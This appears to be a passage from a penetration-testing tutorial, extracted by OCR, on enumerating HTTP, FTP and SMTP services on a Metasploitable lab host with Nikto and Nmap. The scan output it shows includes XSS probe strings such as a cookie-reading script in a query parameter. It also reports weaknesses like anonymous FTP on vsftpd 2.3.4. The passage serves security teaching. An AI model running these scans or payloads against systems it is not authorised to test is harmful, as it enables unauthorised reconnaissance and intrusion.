
The **Hypertext Transfer Protocol** (**HTTP**) is the most common protocol used for serving web content. By default, it runs on port `80`. Enumerating HTTP can reveal a lot of interesting information, including the applications it is serving.

Nikto is a specialized tool for enumerating the HTTP service and is part of the default Kali Linux installation. The following screenshot shows various available options in the Nikto tool:



```
root@kali:~# nikto
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: No host specified

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.

root@kali:~# 
```


We can enumerate an HTTP target using the `nikto -host <target IP address>` command, as shown in the following screenshot:



```
root@kali:~# nikto -host 192.168.25.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.25.129
+ Target Hostname:    192.168.25.129
+ Target Port:        80
+ Start Time:         2018-08-07 11:35:31 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were foun
d: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+ /phpinfo.php?cx[]=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<script>alert(foo)</script>: Output from the phpinfo() function was found.
```

Nmap can also be effectively used for enumerating HTTP. The following screenshot shows HTTP enumeration performed using Nmap script. The syntax is as follows:

```
nmap --script http-enum <Target IP address>
```



```
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
```


The output of the `http-enum` Nmap script shows server information along with various interesting directories that can be further explored.

FTP

The **File Transfer Protocol** (**FTP**) is a commonly used protocol for transferring files across systems. The FTP service runs by default on port `21`. Enumerating FTP can reveal interesting information such as the server version and if it allows for anonymous logins. We can use Nmap to enumerate FTP service using syntax, as follows:

```
nmap -p 21 -T4 -A -v <Target IP address>
```

The following screenshot shows the output of FTP enumeration using Nmap. It reveals that the FTP server is vsftpd 2.3.4, and it allows for anonymous logins:



Target: 192.168.25.129

Command: nmap -T4 -A -v 192.168.25.129 -p 21

nmap -p 21 -T4 -A -v 192.168.25.129


```
Initiating NSE at 11:39
Completed NSE at 11:39, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.25.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.000 days (since Tue Aug  7 11:39:08 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=197 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   1.09 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 11:39
Completed NSE at 11:39, 0.00s elapsed
Initiating NSE at 11:39
Completed NSE at 11:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
           Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
```

SMTP

The **Simple Mail Transfer Protocol** (**SMTP**) is the service responsible for transmission of electronic mail. The service by default runs on port `25`. It is useful to enumerate the SMTP service in order to know the server version along with the command it accepts. We can use the Nmap syntax, as follows, to enumerate the SMTP service:

```
nmap -p 25 -T4 -A -v <Target IP address>
```

The following screenshot shows the output of the enumeration command we fired. It tells us that the SMTP server is of type Postfix and also gives us the list of commands it is accepting:




```
Completed NSE at 11:42, 0.35s elapsed
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00090s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
|_ssl-date: 2018-08-07T06:12:44+00:00; -6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.003 days (since Tue Aug  7 11:39:09 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host:  metasploitable.localdomain

Host script results:
|_clock-skew: mean: -6s, deviation: 0s, median: -6s

TRACEROUTE
